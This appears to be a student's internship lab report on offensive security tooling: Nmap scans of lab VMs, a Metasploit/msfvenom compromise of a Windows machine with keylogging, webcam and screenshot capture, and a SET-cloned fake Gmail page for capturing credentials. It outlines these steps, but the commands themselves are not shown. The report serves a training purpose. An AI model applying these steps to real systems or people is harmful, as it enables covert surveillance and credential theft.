
Verzeo Internship - Major Project - CS June Batch

NAME: Gautam Kumar
SEM: 6th Sem


1. Perform Scanning Module by using Nmap tool (Download from Internet) and scan Kali Linux and Windows 7 machine and find the open/closed ports and services running on machine.


Hacker Machine: Windows 10
Victim Machine: Kali Linux and Windows 7


Nmap is a free and open-source network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analysing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.




Nmap Scan on Kali Linux









Nmap Scan on Windows 7








2. Test the System Security by using Metasploit Tool from Kali Linux and hack the Windows 7 / Windows 10. Execute the commands to get the keystrokes / screenshots / Webcam and etc. Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these types of attacks.

Hacker Machine: Kali Linux


Victim Machine: Windows XP / Windows 7

The **Metasploit** framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems. With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions.


- We used **msfvenom** to generate and output all of the various types of shell code that are available in Metasploit.




- Use the **msfconsole** command to provide command line interface to access and work with the Metasploit Framework.




- Use the following payload to attack a windows system.





- Start connection with victim's machine.



- Different commands like screenshot, webcam, screenshare, keystroke, etc are done.







Prevention against Metasploit attacks

Being an information security tool, Metasploit finds its applications in both security defence and attacks. Malicious hackers utilize it against organizations to exploit

security vulnerabilities and allowing them unauthenticated access to the networks, applications, and information systems.

A Metasploit-oriented attack can be identified across a network unless its "encode" option is utilized to restrain network traffic from being monitored by an intrusion detection system. Alongside this, Metasploit activity can also be monitored utilizing a host-based detection tool that monitors its executables executing on the local systems.

In general, you can use it to both develop some great security stuff and also tear it in parts. Since attackers too prefer it to identify the same vulnerabilities can be a concern for organizations anticipating sustained security and utilizing Metasploit as a front-line defence tool. Using Metasploit as part of an organization's vulnerability management program can engage a compensating security attack control with the help of patching and updating configuration. In the absence of patching, disabling a system can prevent a network from being exploited. Those who want to learn everything on hacking appear at an ethical hacking course.

Most particularly, Metasploit can be used to sort patch or vulnerability management plans and strategies within an organization. Once a Metasploit module is released, organizations become capable of placing patches on a high priority basis, particularly considering the comprised system usage by script kiddies of this age. If you would have participated in an ethical hacking certification, you would know how vulnerabilities identified through Metasploit are put on the top of the list of vulnerabilities to patch or mitigate the risks in an organization.


3. Use SET Tool and create a fake Gmail page and try to capture the credentials in command line.


Hacker Machine: Kali Linux


Victim Machine: Windows XP / Windows 7 / Windows 10


Known as **SET**, the **Social Engineering Toolkit** has been in wide use since its creation. Written by Dave Kennedy from TrustedSec, it's an open source, free Python cybersecurity tool used by security researchers, penetration testers, blue and purple teams from around the world. Instead of targeting apps, SET uses humans as the main target of its attack techniques. It offers many brilliant features, including faking phone numbers, sending SMS, or helping to create a phishing page by instantly cloning the original.


- Follow the procedures to create a fake Gmail page using SET Tool.



